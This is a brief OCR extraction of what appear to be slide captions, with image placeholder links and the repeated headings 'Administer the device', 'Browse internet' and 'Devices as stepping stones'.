



I Administer the device


Devices as stepping stones



1 Administer the device

2 Browse internet

Devices as stepping stones

